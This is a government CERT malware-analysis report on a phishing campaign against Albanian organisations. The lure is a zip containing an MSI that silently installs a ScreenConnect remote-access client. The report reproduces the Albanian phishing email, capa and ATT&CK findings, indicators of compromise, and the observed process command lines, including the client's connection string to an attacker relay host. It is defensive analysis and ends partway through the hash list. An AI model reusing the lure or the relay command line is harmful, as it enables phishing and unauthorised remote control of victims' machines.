REPUBLIC OF ALBANIA
NATIONAL AUTHORITY FOR ELECTRONIC CERTIFICATION AND CYBER SECURITY
DIRECTORATE OF CYBER SECURITY ANALYSIS

Malware analysis “kurs trajnimi.zip”

Version: 1.0
Date: 30/11/2023

Table of Contents

Table of Figures

Description

A circulation of a phishing malware campaign has been detected, targeting various organizations including Albanian governmental entities. Initially, the attack presents as a regular email containing an archived file named 'kurs trajnimi.zip', which includes other malicious files. This situation suggests that this mail server may have been compromised due to the failure to apply the latest updates and patches: CVE-2023-36778 - Microsoft Exchange Server Remote Code Execution Vulnerability (CSS8.0).

Technical Information

During the analysis of the email content, a .zip document titled "kurs trajnimi.zip" was identified. Within this document resides the file "kurs trajnimi.msi", a Microsoft Software Installer executable file. The .msi format can be re-extracted to reveal other program components that it executes. Upon extraction, it was revealed that another file is created containing the suspicious program ScreenConnectWindowsClient.exe, along with corresponding DLLs used during execution, through which malicious actors can perform command and control (C2) operations.

ScreenConnectWindowsClient.exe is associated with the **ScreenConnect Client** software, which is typically found in the directory:

C:\Users\UserX\AppData\Local\Apps\2.0\BXHROBX3.MPP\6PC59T4T.65R\scre..tion_b15b0581876c57b7_0014.0002_a88f6d08b1a47bf4. *ScreenConnect*, now known as **ConnectWise Control**, is a program used for remote access, support, or meetings.

From: [redacted]
<
>
Sent: Wednesday, November 29, 2023 6:22
Subject: kurs trajnimi

pershendetje

[redacted] organizon një kurs trajnimi falas me lëndën [redacted]
Ky kurs trajnimi është përpiluar me bashkëpunimin dhe praninë e ekspertëve nga [redacted]

Të gjithë miqtë janë të ftuar të marrin pjesë në këtë kurs trajnimi.

Për të marrë pjesë në këtë kurs trajnimi, shkarkoni programin nga lidhja e mëposhtme.

Faleminderit

kurs trajnimi.zip

Figure 1: Content of the malicious email



Figure 2: Content of "kurs trajnimi.zip"



Figure 3: Re-Extraction of kurs trajnimi.msi

Static Analysis

After extracting the files, a static analysis of the program was conducted without executing it, observing what can be found within the content of "ScreenConnectWindowsClient.exe". The capabilities and techniques identified from the analysis are as follows:

```
capa "C:\Users\        \Downloads\kurs trajnimi\kurstrajnimi\ScreenConnect.WindowsClient.exe"
```

md5	19e093bc974d1ed6399f50b7fa3be1f8
sha1	11e0b01858dc2ed0d1b5854ebeb09a332a36ed93
sha256	ea38cff329692f6b4c8ade15970b742a9a8bb62a44f59227c510cb2882fa436f
os	windows
format	dotnet
arch	i386
path	C:/Users/ ./Downloads/kurs trajnimi/kurstrajnimi/ScreenConnect.WindowsClient.exe

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Screen Capture T1113
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	Application Window Discovery T1010 File and Directory Discovery T1083 Query Registry T1012 System Information Discovery T1082
EXECUTION	Windows Management Instrumentation T1047

Figure 4: TTP Analysis and Hashes

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031] Virtual Machine Detection [B0009]
COLLECTION	Screen Capture::WinAPI [E1113.m01]
COMMUNICATION	Socket Communication::Create UDP Socket [C0001.010]
DATA	Decode Data::Base64 [C0053.001]
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Delete Directory [C0048]
IMPACT	Clipboard Modification [E1510]
OPERATING SYSTEM	Registry::Query Registry Key [C0036.005]
PROCESS	Create Process [C0017] Suspend Thread [C0055] Terminate Process [C0018]

Figure 5: Behavior of the malicious file

Capability	Namespace
check for debugger via API	anti-analysis/anti-debugging/debugger-detection
reference anti-VM strings	anti-analysis/anti-vm/vm-detection
reference anti-VM strings targeting Parallels	anti-analysis/anti-vm/vm-detection
save image in .NET (4 matches)	collection
capture screenshot	collection/screenshot
manipulate network credentials in .NET (2 matches)	communication/authentication
create UDP socket	communication/socket/udp/send
decode data using Base64 in .NET	data-manipulation/encoding/base64
find data using regex in .NET	data-manipulation/regex
contains PDB path	executable/pe/pdb
write clipboard data	host-interaction/clipboard
query environment variable (2 matches)	host-interaction/environment-variable
get common file path	host-interaction/file-system
delete directory (2 matches)	host-interaction/file-system/delete
check if directory exists (3 matches)	host-interaction/file-system/exists
check if file exists	host-interaction/file-system/exists
display service notification message box	host-interaction/gui
enumerate gui resources (3 matches)	host-interaction/gui
get number of processors (2 matches)	host-interaction/hardware/cpu
allocate unmanaged memory in .NET (3 matches)	host-interaction/memory
manipulate unmanaged memory in .NET (39 matches)	host-interaction/memory
get hostname	host-interaction/os/hostname
create a process with modified I/O handles and window (4 matches)	host-interaction/process/create
create process on Windows (5 matches)	host-interaction/process/create
terminate process (2 matches)	host-interaction/process/terminate
query or enumerate registry key	host-interaction/registry
suspend thread (6 matches)	host-interaction/thread/suspend
access WMI data in .NET (2 matches)	host-interaction/wmi
load .NET assembly	load-code/dotnet
unmanaged call (3 matches)	runtime
compiled to the .NET platform	runtime/dotnet

Figure 6: Behavior of the malicious file

C:\Users\ \Desktop\Tools\Utilities>capa "C:\Users\ \Downloads\kurs trajnimi\kurstrajnimi\ScreenConnect.WindowsBackstageShell.exe"

md5	8a33d1df21eb0ce10135b6dfc81efaf5
sha1	1e3af5c0d4f88a7cca61bb683d53ea08358f34d9
sha256	0c24251ea5d08874813ddd046d4b8d45cd1a45830f4d948401123df5bb372ad9
os	windows
format	dotnet
arch	i386
path	C:/Users/ /Downloads/kurs trajnimi/kurstrajnimi/ScreenConnect.WindowsBackstageShell.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082

MBC Objective	MBC Behavior
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Get File Attributes [C0049]
OPERATING SYSTEM	Environment Variable::Set Variable [C0034.001]
PROCESS	Create Process [C0017]

Figure 7: ScreenConnect.WindowsBackstageShell.exe

Capability	Namespace
contains PDB path	executable/pe/pdb
query environment variable	host-interaction/environment-variable
set environment variable	host-interaction/environment-variable
check if file exists (2 matches)	host-interaction/file-system/exists
enumerate files on Windows (2 matches)	host-interaction/file-system/files/list
get file attributes (2 matches)	host-interaction/file-system/meta
allocate unmanaged memory in .NET	host-interaction/memory
manipulate unmanaged memory in .NET (5 matches)	host-interaction/memory
create a process with modified I/O handles and window	host-interaction/process/create
create process on Windows	host-interaction/process/create
compiled to the .NET platform	runtime/dotnet

Figure 8: Capabilities of the malicious program

During the analysis, no packers for the program and the utilized libraries, which are from .NET, were detected.



Figure 9: Check for packers and used libraries

During the reverse-engineering phase, in the **entry()** function, it is noted that this function does not allow you to "jump" to the continuation of analyzing other methods that this malicious program has used. **We have a specific case of anti-analysis where further reverse examination cannot be performed.**



Figure 10: Reverse-Engineering



Figure 11: Scheme of file extraction

During static analysis, it was noted that this file cannot be executed by users with normal rights (Users) but only with **SuperUser** or **Administrator** privileges.

Dynamic Analysis



Figure 12: File Criticality

From the dynamic analysis, initial activity towards the IP 147[.]28[.]129[.]152 was detected.

Figure 13: TCP Activity towards IP 147[.]28[.]129[.]152

From the DNS resolutions, the following were identified:

fp2e7a[.]wpc.2be4[.]phicdn[.]net
fp2e7a[.]wpc[.]phicdn[.]net

- *192[.]229[.]221[.]95*
- *147[.]28[.]129[.]152*

DOMAIN:
instance-s1t9su-relay[.]screenconnect[.]com
server-nix94cc63a0-relay[.]screenconnect[.]com

Opened files and directories:

C:\Config.Msi

C:\Config.Msi
C:\Config.Msi\486ef9.rbs
C:\Config.Msi\MSI7487.tmp
C:\Config.Msi\MSI7DD0.tmp
C:\MSI86e6b.tmp
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Bin
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Client.en-US.resources
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Client.resources
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Client.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe.config
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Core.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Windows.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsCredentialProvider.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\system.config
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MsMpLics.dll
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MPCLIENT.DLL
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MpOav.dll
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MsMpLics.dll
C:\Users\desktop.ini
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\rundll32.exe.log
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000031.db
C:\Users\user\AppData\Local\Temp
C:\Users\user\AppData\Local\Temp
C:\Users\user\AppData\Local\Temp\MSI660E.tmp
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\CustomAction.config
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\Microsoft.Deployment.WindowsInstaller.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Core.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.InstallerActions.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Windows.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp.123.Manifest
C:\Users\user\AppData\Local\Temp\MSI660E.tmp.124.Manifest
C:\Users\user\AppData\Local\Temp\rpksgtvh.alz

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz
C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi
C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi
C:\Users\user\AppData\Local\Temp\unarchiver.log
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.3524.4741750
C:\Users\user\Contacts\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\Desktop\kurs trajnimi.zip
C:\Users\user\Documents\desktop.ini
C:\Users\user\Downloads\desktop.ini
C:\Users\user\Favorites\desktop.ini
C:\Users\user\Links\desktop.ini
C:\Users\user\Music\desktop.ini
C:\Users\user\OneDrive\desktop.ini
C:\Users\user\Pictures\desktop.ini
C:\Users\user\Saved Games\desktop.ini
C:\Users\user\Searches\desktop.ini
C:\Users\user\Videos\desktop.ini
C:\Windows\AppPatch\msimain.sdb
C:\Windows\AppPatch\sysmain.sdb
C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Windows\Installer
C:\Windows\Installer\$PatchCache$\Managed
C:\Windows\Installer\$PatchCache$\Managed\68AB67CA7DA7FFFFB744CAF070E41400\CacheSize.txt
C:\Windows\Installer\486ef8.msi
C:\Windows\Installer\486efa.msi
C:\Windows\Installer\MSI72EF.tmp
C:\Windows\Installer\MSI731F.tmp
C:\Windows\Installer\MSI76AB.tmp
C:\Windows\Installer\SourceHash{03A032A7-2A84-2AD7-B4A0-AEBE4E89B85D}
C:\Windows\Installer\inprogressinstallinfo.ipi
C:\Windows\Installer\{03A032A7-2A84-2AD7-B4A0-AEBE4E89B85D}\DefaultIcon
C:\Windows\Microsoft.NET\Framework64
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\clr.dll
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\fusion.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log
C:\Windows\Microsoft.NET\Framework
C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll
C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll
C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll

C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.3524.47 41734
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\machine.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch
C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.3524.4741734
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorjit.dll
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config
C:\Windows\Microsoft.NET\Framework\v4.0.30319\fusion.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorrc.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Drawing\v4.0_4.0.0.0__b03f5f7f11d 50a3a\System.Drawing.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Security\v4.0_4.0.0.0__b03f5f7f11d 50a3a\System.Security.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77 a5c561934e089\System.Windows.Forms.dll
C:\Windows\SYSTEM32\AcLayers.DLL
C:\Windows\SYSTEM32\IPHLPAPI.DLL
C:\Windows\SYSTEM32\PROPSYS.dll
C:\Windows\SYSTEM32\SspiCli.dll
C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
C:\Windows\SYSTEM32\VERSION.dll
C:\Windows\SYSTEM32\WINSPOOL.DRV
C:\Windows\SYSTEM32\apphelp.dll
C:\Windows\SYSTEM32\bcrypt.dll
C:\Windows\SYSTEM32\ntdll.dll
C:\Windows\SYSTEM32\ntmarta.dll
C:\Windows\SYSTEM32\ole32.dll
C:\Windows\SYSTEM32\sfc.dll
C:\Windows\SYSTEM32\sfc_os.DLL
C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
C:\Windows\SysWOW64
C:\Windows\SysWOW64\7z.dll
C:\Windows\SysWOW64\ADVAPI32.dll
C:\Windows\SysWOW64\AcLayers.DLL
C:\Windows\SysWOW64\AppLocker\MDM
C:\Windows\SysWOW64\CLDAPI.dll
C:\Windows\SysWOW64\CRYPT32.dll
C:\Windows\SysWOW64\CRYPTBASE.dll

C:\Windows\SysWOW64\CRYPTSP.dll
C:\Windows\SysWOW64\Cabinet.dll
C:\Windows\SysWOW64\Codecs
C:\Windows\SysWOW64\CoreMessaging.dll
C:\Windows\SysWOW64\CoreUIComponents.dll
C:\Windows\SysWOW64\DNSAPI.dll
C:\Windows\SysWOW64\DPAPI.dll
C:\Windows\SysWOW64\FLTLIB.DLL
C:\Windows\SysWOW64\Formats
C:\Windows\SysWOW64\GDI32.dll
C:\Windows\SysWOW64\IMM32.DLL
C:\Windows\SysWOW64\IPHLPAPI.DLL
C:\Windows\SysWOW64\KERNEL32.DLL
C:\Windows\SysWOW64\KERNEL32.dll
C:\Windows\SysWOW64\KERNELBASE.dll
C:\Windows\SysWOW64\MPR.dll
C:\Windows\SysWOW64\MSASN1.dll
C:\Windows\SysWOW64\MSCOREE.DLL
C:\Windows\SysWOW64\MSCTF.dll
C:\Windows\SysWOW64\MsMpLics.dll
C:\Windows\SysWOW64\MsiExec.exe
C:\Windows\SysWOW64\MsiHnd.dll
C:\Windows\SysWOW64\MsiMsg.dll
C:\Windows\SysWOW64\MsiWerCrashmetadata-41
C:\Windows\SysWOW64\NETAPI32.DLL
C:\Windows\SysWOW64\NETUTILS.DLL
C:\Windows\SysWOW64\NSI.dll
C:\Windows\SysWOW64\OLEAUT32.dll
C:\Windows\SysWOW64\PCACLI.DLL
C:\Windows\SysWOW64\PROPSYS.dll
C:\Windows\SysWOW64\RPCRT4.dll
C:\Windows\SysWOW64\SAMCLI.DLL
C:\Windows\SysWOW64\SAMLIB.dll
C:\Windows\SysWOW64\SETUPAPI.dll
C:\Windows\SysWOW64\SHELL32.dll
C:\Windows\SysWOW64\SHLWAPI.dll
C:\Windows\SysWOW64\SspiCli.dll
C:\Windows\SysWOW64\TextInputFramework.dll
C:\Windows\SysWOW64\USER32.dll
C:\Windows\SysWOW64\USERENV.dll
C:\Windows\SysWOW64\VCRUNTIME140_CLR0400.dll
C:\Windows\SysWOW64\VERSION.DLL
C:\Windows\SysWOW64\VERSION.dll
C:\Windows\SysWOW64\WINNSI.DLL
C:\Windows\SysWOW64\WINSPOOL.DRV
C:\Windows\SysWOW64\WINSTA.dll
C:\Windows\SysWOW64\WINTRUST.dll
C:\Windows\SysWOW64\WKSCLI.DLL
C:\Windows\SysWOW64\WLDP.DLL
C:\Windows\SysWOW64\WinTypes.dll

C:\Windows\SysWOW64\Windows.StateRepositoryPS.dll
C:\Windows\SysWOW64\advapi32.dll
C:\Windows\SysWOW64\af-ZA\sxs.DLL.mui
C:\Windows\SysWOW64\am-ET\sxs.DLL.mui
C:\Windows\SysWOW64\amsi.dll
C:\Windows\SysWOW64\apphelp.dll
C:\Windows\SysWOW64\ar-SA\sxs.DLL.mui
C:\Windows\SysWOW64\as-IN\sxs.DLL.mui
C:\Windows\SysWOW64\az-Latn-AZ\sxs.DLL.mui
C:\Windows\SysWOW64\bcrypt.dll
C:\Windows\SysWOW64\bcryptPrimitives.dll
C:\Windows\SysWOW64\be-BY\sxs.DLL.mui
C:\Windows\SysWOW64\bg-BG\sxs.DLL.mui
C:\Windows\SysWOW64\bn-BD\sxs.DLL.mui
C:\Windows\SysWOW64\bn-IN\sxs.DLL.mui
C:\Windows\SysWOW64\bs-Latn-BA\sxs.DLL.mui

Deployed and installed files:

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Client.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Core.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Windows.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsBackstageShell.exe
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsBackstageShell.exe.config
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe.config
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsCredentialProvider.dll
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\system.config
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\rundll32.exe.log
C:\Users\user\AppData\Local\Temp\MSI660E.tmp
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\CustomAction.config
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\Microsoft.Deployment.WindowsInstaller.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Core.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.InstallerActions.dll
C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Windows.dll
C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi
C:\Users\user\AppData\Local\Temp\unarchiver.log
C:\Windows\Installer\486ef8.msi
C:\Windows\Installer\486efa.msi
C:\Windows\Installer\MSI731F.tmp
C:\Windows\Installer\MSI76AB.tmp
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\ScreenConnect Client (d8713efd2a06052f)\trnzgwox.newcfg
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\ScreenConnect Client (d8713efd2a06052f)\user.config (copy)
C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\ScreenConnect.WindowsClient.exe.log

Created processes:

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-s1t9su-relay.screenconnect.com&p=443&s=3503ed21-e6bd-4713-b058-8599b4afe97d&k=BgIAAACkAABSU0ExAAgAAAEAAQAZhsU%2bP4UE5AtDTMSFWho25Rl9VjYF8BVBXNwYvU7ugYYwP08h0Z%2fmsf3hdTZqjWU0kI2j8SYjcPTHlmm1DVR4w%2bCnc6S9OaDbDbVnmTAZb4aLnlE0C%2bxZGL%2fgLPE0QdK9YGD5fWjCXXAGAq8z6%2fnmyvLLDh70j0hHGeffkk6HXpjl9E61RXxiCCy3wJleuhdWVSz2TYOAsya%2fs6TEOncLxRX5dVsIpVQHwe%2bApMXuapOWQ1kSv%2bZ0liWHcxZnDeQOpXfTGKLGsTXT3yFLz2B3W33laNnlW%2fpN5y3LSz9plPy4pGcwqi%2bgQpv6KqQ%2b4n55foFDpc6%2fFyuAI8vGWA2l&c=Government&c=Gov.al&c=IT&c=PC&c=&c=&c=&c=
C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "7918cf57-60d0-4ad0-9b45-80741e7f066d" "System

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "c07cbbc1-b8a2-4812-a6ef-62cf6eb0fc02" "User
C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\rpksgtvh.alz" "C:\Users\user\Desktop\kurs trajnimi.zip
C:\Windows\SysWOW64\cmd.exe cmd.exe" /C "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi
C:\Windows\SysWOW64\msiexec.exe "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi"
C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8A59FB1422495244915A937F7AF91135 C
C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8F60384BFA9A24CDAD18CB2875A12F74 E Global\MSI0000
C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 98907388EA02D3CC31EA9819ED66BA80
C:\Windows\SysWOW64\rundll32.exe rundll32.exe "C:\Users\user\AppData\Local\Temp\MSI660E.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4744984 1 ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArguments
C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Desktop\kurs trajnimi.zip
C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
C:\Windows\System32\msiexec.exe C:\Windows\system32\msiexec.exe /V

Terminated processes:

C:\Windows\SysWOW64\7za.exe
C:\Windows\SysWOW64\cmd.exe
C:\Windows\SysWOW64\msiexec.exe
C:\Windows\SysWOW64\rundll32.exe
C:\Windows\SysWOW64\unarchiver.exe

List of active processes:

3524 - C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Desktop\kurs trajnimi.zip
6380 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
6584 - C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\rpksgtvh.alz" "C:\Users\user\Desktop\kurs trajnimi.zip
6588 - C:\Windows\SysWOW64\cmd.exe cmd.exe" /C "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi
7156 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
7184 - C:\Windows\SysWOW64\msiexec.exe "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi"
7264 - C:\Windows\System32\msiexec.exe C:\Windows\system32\msiexec.exe /V
7320 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8A59FB1422495244915A937F7AF91135 C
7364 - C:\Windows\SysWOW64\rundll32.exe rundll32.exe "C:\Users\user\AppData\Local\Temp\MSI660E.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4744984 1 ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArguments
7420 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 98907388EA02D3CC31EA9819ED66BA80
7468 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8F60384BFA9A24CDAD18CB2875A12F74 E Global\MSI0000
7508 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-s1t9su-relay.screenconnect.com&p=443&s=3503ed21-e6bd-4713-b058-8599b4afe97d&k=BgIAAACkAABSU0ExAAgAAAEAAQAZhsU%2bP4UE5AtDTMSFWho25Rl9VjYF8BVBXNwYvU7ugYYwP08h0Z%2fmsf3hdTZqjWU0kI2j8SYjcPTHlmm1DVR4w%2bCnc6S9OaDbDbVnmTAZb4aLnlE0C%2bxZGL%2fgLPE0QdK9YGD5fWjCXXAGAq8z6%2fnmyvLLDh70j0hHGeffkk6HXpjl9E61RXxiCCy3wJleuhdWVSz2TYOAsya%2fs6TEOncLxRX5dVsIpVQHwe%2bApMXuapOWQ1kSv%2bZ0liWHcxZnDeQOpXfTGKLGsTXT3yFLz2B3W33laNnlW%2fpN5y3LSz9plPy4pGcwqi%2bgQpv6KqQ%2b4n55foFDpc6%2fFyuAI8vGWA2l&c=Government&c=Gov.al&c=IT&c=PC&c=&c=&c=&c=
7612 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "c07cbbc1-b8a2-4812-a6ef-62cf6eb0fc02" "User
7732 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "7918cf57-60d0-4ad0-9b45-80741e7f066d" "System

From the analysis of the logs, it was observed:



Figure 14: Evidence of modified registry entries

MITRE ATT&CK Techniques

Initial Access - TA0001

T1091: Replication Through Removable Media

Execution - TA0002

T1047: Windows Management Instrumentation
T1053: Scheduled Task/Job
T1059: Command and Scripting Interpreter
T1106: Native API

Persistence - TA0003

T1053: Scheduled Task/Job
T1542.003: Bootkit
T1543.003: Windows Service
T1574.002: DLL Side-Loading

Privilege Escalation - TA0004

T1053: Scheduled Task/Job
T1055: Process Injection
T1543.003: Windows Service
T1574.002: DLL Side-Loading

Defense Evasion - TA0005

T1036: Masquerading
T1055: Process Injection
T1070.004: File Deletion
T1070.006: Timestomp
T1218.011: Rundll32
T1497: Virtualization/Sandbox Evasion
T1542.003: Bootkit
T1562.001: Disable or Modify Tools
T1564.002: Hidden Users
T1574.002: DLL Side-Loading

Credential Access - TA0006

T1056: Input Capture

Discovery - TA0007

T1018: Remote System Discovery
T1057: Process Discovery
T1082: System Information Discovery
T1083: File and Directory Discovery
T1120: Peripheral Device Discovery
T1497: Virtualization/Sandbox Evasion
T1518.001: Security Software Discovery

Lateral Movement - TA0008

T1091: Replication Through Removable Media

Collection - TA0009

T1056: Input Capture

Command and Control - TA0011

T1071: Application Layer Protocol
T1095: Non-Application Layer Protocol
T1573: Encrypted Channel

Indicators of Compromise

HASHES:
ScreenConnect.Client.dll
SHA256
